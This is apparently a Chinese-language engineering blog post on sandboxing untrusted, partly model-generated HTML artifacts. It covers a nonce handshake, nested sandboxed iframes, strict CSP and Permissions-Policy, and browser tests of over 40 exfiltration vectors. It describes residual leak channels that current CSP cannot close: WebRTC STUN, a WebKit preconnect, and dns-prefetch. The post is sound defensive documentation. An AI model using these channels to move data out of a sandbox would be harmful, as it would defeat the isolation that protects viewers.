
1 应用页面嵌入 shim,nonce 放在 fragment 里。2 shim 用这个 nonce 表明身份。3 应用校验 origin、source、type 和 nonce,移除自己的监听器,然后发送 HTML。4 shim 重新校验这四项,把 HTML 一次性写入内层沙箱 iframe。
#"
 sandbox="allow-scripts allow-same-origin"
 referrerpolicy="no-referrer" allow="">

">
nonce 放在 URL fragment 里,浏览器从不把它发给服务器。它把这次页面加载和这个 shim 实例绑定在一起,所以发给某一次打开的消息无法被重放到另一次。payload 放在 data 属性里,而不是 块里。ERB 会按属性上下文转义,因此 HTML tokenizer 永远无法从 payload 重新进入标签或 script-data 状态。既没有 逃逸,也没有 script-data 双重转义那些边界情况。读回时用 dataset,按文本处理,绝不在应用所在的 origin 上当作 HTML 解析。
握手过程很短:
function onReady(event) {
 if (event.origin !== SHIM_ORIGIN) return;
 if (event.source !== frame.contentWindow) return;
 if (!event.data || event.data.type !== 'ready') return;
 if (event.data.nonce !== nonce) return;

 window.removeEventListener('message', onReady);
 frame.contentWindow.postMessage({ type: 'render', nonce: nonce, html: html }, SHIM_ORIGIN);
}
监听器在 artifact 渲染之前就把自己移除了,所以交接完成后,应用页面根本没有任何 message 监听器,artifact 回传的任何东西都无法驱动它。shim 复刻了这些检查,每次加载只渲染一次,然后搭出 artifact 将要栖身的 frame:
const runtime = document.createElement('iframe');
runtime.setAttribute('sandbox', 'allow-scripts');
runtime.setAttribute('referrerpolicy', 'no-referrer');
runtime.setAttribute('allow', '');
runtime.srcdoc = policyMeta + message.html;
不可信的 HTML 从不在 shim 里运行。它运行在一个嵌套 iframe 中,只带 allow-scripts,别的什么都没有,因此它拿到的是一个不透明源:没有存储,没有 cookie,也没有任何路径回到 shim 的 DOM。
你会注意到 shim 自己的 sandbox 里包含 allow-same-origin——通常正是人们警告你的那个组合。这里没问题,原因很具体:shim 的嵌入方是另一个源。保留它真实的跨站源,才能让定向 postMessage 和 e.origin 检查真正生效,而它依然够不到应用的 DOM。嵌套 frame 去掉了 allow-same-origin,而 sandbox 标志取交集,所以无论怎样 artifact 都保持不透明。
shim 的响应还把 frame-ancestors 钉死在应用的源上,这样其他站点就无法嵌入 shim 把它当成渲染原语。这堵的是侧门而非正门,但至少 shim 不会变成别人的积木。
边界三:提示词提出要求,策略负责执行
身份和源仍然留下了任意 JavaScript 在某个地方运行。第三条边界管的是它能碰到什么。shim 的响应携带一条从零开始的策略:
default-src 'none'; script-src 'unsafe-inline'; style-src 'unsafe-inline';
img-src data: blob:; font-src data:; media-src data: blob:;
connect-src 'none'; form-action 'none'; base-uri 'none'; object-src 'none';
frame-src 'self'; worker-src 'none'; webrtc 'block'
connect-src 'none' 承担了主要工作。它用一条指令干掉 fetch、XMLHttpRequest、WebSocket、sendBeacon、EventSource 和 WebTransport。再加上 default-src 'none',artifact 也无法加载外部图片、脚本、样式表或字体。
生成提示词说的是同一件事:“一个 HTML 文件,零外部请求,全部内联”。写成提示词,它是一个模型通常会遵守的请求;写成策略,无论模型是否遵守,它都被强制执行。无视指令的 artifact,渲染出来就是缺了那些本不该有的部分。
about:srcdoc 文档会继承父级的策略,所以这一切在嵌套 frame 内同样适用,在 artifact 衍生出的任何更深的 srcdoc 领域内也一样。在继承来的策略之上,我们又在 artifact 文档顶部以 `` 注入第二条策略。浏览器对多条策略取交集合并,所以第二条策略只会收紧。我们用它封掉 shim 需要、而 artifact 绝不能有的那一条指令:外层策略里 frame-src 是 'self',好让 shim 能构建内层 frame;内层策略里则是 'none'。我们在那个 meta 里重述整条策略,而不是只写改动的那一条指令,因为继承“理应”在四个引擎上表现一致,而重述不依赖这一点。
与之配套的 Permissions-Policy 拒绝 camera、microphone、geolocation、payment、USB、serial、bluetooth、clipboard 读写以及 web-share。最不显眼的一条是:
cross-origin-isolated=()
我们有意不在 artifact 响应上附带 COEP。跨源隔离正是解锁 SharedArrayBuffer 和高精度计时器的关键,而这些恰恰是 Spectre 侧信道所觊觎的底层能力。拒绝之后,即便日后有人误加了 COEP 头,这条路也是堵死的。
测试边界
我们把这套配置丢进了一组对抗性测试:40 多个数据外泄向量,针对 Chromium、Chrome、Firefox 和 WebKit 的当前构建版本。Fetch、XHR、Beacon、EventSource、WebSocket、WebTransport、图片、脚本、CSS、字体、视频、object、iframe、表单 POST、blob worker、meta-refresh、动态 import()、SVG、``、window.open、Speculation Rules 的 prefetch 与 prerender、跨源自我导航、沙箱逃逸,以及所有读取应用 cookie、storage 或 DOM 的尝试:在所有引擎中均被拦截。
有三条通道不在 CSP 今天能封堵的范围内,测试也逐一摸清了它们各自的表现。

三条通道仍然敞开,而且没有一条能由我们这边关闭。它们触及不到应用数据,但确实会离开查看者的机器——所以记录它们的正确位置是决策记录,而不是缓解措施。
WebRTC。 按规范,connect-src 并不覆盖它。在沙箱内启动 ICE,会在 Chromium、带品牌的 Chrome 和 WebKit 中向网络发出 STUN 绑定请求;Firefox 会收集候选地址,但我们的观察端没有看到它发出任何东西。有个细节值得转述:STUN 走 UDP,所以只监听 TCP 的一方会把这条通道报告为已关闭,而事实并非如此。CSP Level 3 定义了 webrtc 指令,我们也下发了 webrtc 'block',但目前还没有引擎强制执行它,所以在测试框架证明某个引擎真的照此行事之前,它只是纵深防御,而不是一条边界。
preconnect。 这不是 CSP 的缺口。Chromium、Chrome 和 Firefox 会拿资源提示去对照 source list 求值,什么都不会打开。WebKit 仍会向提示的主机建立一个裸 TCP 连接,不带任何载荷;而携带数据的 prefetch 在四个引擎中都被拦截。这种分歧是引擎行为,而非规范承诺的东西——这也是为什么测试跑在真实浏览器上,而不是跑在标准上。
**dns-prefetch。**记录为未验证。它发起的 DNS 查询对目标主机上的监听者不可见,因此要证实或排除它,需要一个权威 DNS 观察点,而我们还没有做。
这三者都触及不到应用数据、Cookie、存储或 DOM。它们能带走的,只有 artifact 本身已经包含的内容,加上查看者的 IP 和他们打开过这个事实;而一个有权限的查看者本来就能复制展示给他的内容——这类防护的边界就在这里。像这样的通道应当写进决策记录,注明日期和引擎版本,并在每次浏览器大版本发布时重新测试。
两套不能一起跑的测试
关于我们自己代码的断言——确切的指令、payload 转义、每次打开都换新的 nonce——固定在普通的 Rails 测试里,随 CI 运行,大约 350 行。关于浏览器行为的断言——srcdoc 是否真的继承策略、meta 策略是否真的取交集、各引擎实际执行哪些指令——则放在一套 Playwright 测试框架里,它重建与生产完全一致的嵌套结构,并以原始 socket 监听作为事实依据,而不是看「JS 调用有没有抛异常」。
这套框架刻意不进 CI。它验证的是别人的软件:Chrome 发新版本时它会变红,而不是我们弄坏了什么时变红;一套因为不受你控制的原因变红的测试,一个月内就会被无视。它在发布前和引擎大版本更新时运行,一旦与记录的基线出现偏差,就意味着决策记录必须在任何东西发布之前更新。
第二个域名的账单
生产环境出了两个问题,都直接源于我们最有信心的那个选择。
第一个:一个谁都没听说过的新域名,正是企业网络过滤器默认拦截的对象。好几位客户用户打开一条完全有效的链接,看到的是一片白屏。artifact 没问题,他们的权限也没问题,只是他们办公室的防火墙从没见过这个域名。最终的线索是,同一条链接用移动数据瞬间就能打开。服务端没有可修的地方,因为服务端没有任何问题。这是支持和推广的成本:必须把域名告知客户的 IT,产品也必须能解释域名被拦截,而不是甩一个空白页。如果你把用户内容隔离到独立域名上,就要为这场沟通留出预算。
第二个问题更小,也更好笑。分享链接在鉴权之后,所以有人把它粘进 Slack 时,展开器跟着重定向走,生成了一张我们登录页的链接预览。我们在前面加了一条路由,按 User-Agent 匹配,返回一张固定的 Open Graph 卡片。User-Agent 随便就能伪造,所以它背后的响应可以放心交给陌生人:不指名任何产物,不加载任何东西,不设置会话 cookie,对任何 ID——真实的还是编造的——都返回完全相同的字节。连某个 slug 是否存在都不会泄露。
如果你也准备做同样的事
最有帮助的一点,是拒绝把「把不可信 HTML 关进沙箱」当成一个问题。它其实是三个问题,有三种不同的失效方式;一旦把它们拆开,争论就短多了。
为你将来会有的作者而建,而不是为现在的作者。 第一阶段只有管理员能用,单靠它撑不起这套设计。第二阶段会把语言模型放到作者的位置上,事后再加固,就意味着要在功能已经上线的情况下重新决定托管架构。
早点分清 AI 功能里哪些是安全问题,哪些只是卫生习惯。 独立的上下文窗口、精心设计的工具提示词、自动化的输出检查:这些都值得做,但没有一个是让我们敢放心上线生成功能的原因。
对任何把 URL 当作凭证的设计保持怀疑。 在演示里它看着没问题,而客户第一次转发邮件时它就错了。
别假设鉴权层在你以为的位置。 我们的鉴权是中间件,跑在我们写下的每一条路由约束之前,于是它在一个唯一目的就是不带鉴权的域名上,乐呵呵地返回了登录页。
把残余风险写下来,带上日期和引擎版本。 浏览器行为会变,而一份写明具体构建版本的决策记录,是唯一能让下一次复测保持诚实的东西。残余风险描述得准确,它就是一个决策;描述得乐观,它就是留给接手这份代码的人的惊喜。
等你把它跑通之后,先在一台公司网络的笔记本上打开这个链接,确认能用,再去告诉别人这件事做完了。
这是一篇关于一个仍在演进中的系统的工作记录。生成阶段尚未发布,浏览器行为相关的结论会在新的引擎版本上重新测试。文章会随之更新。
Happy Coding!
来源: HackerNoon← 返回首页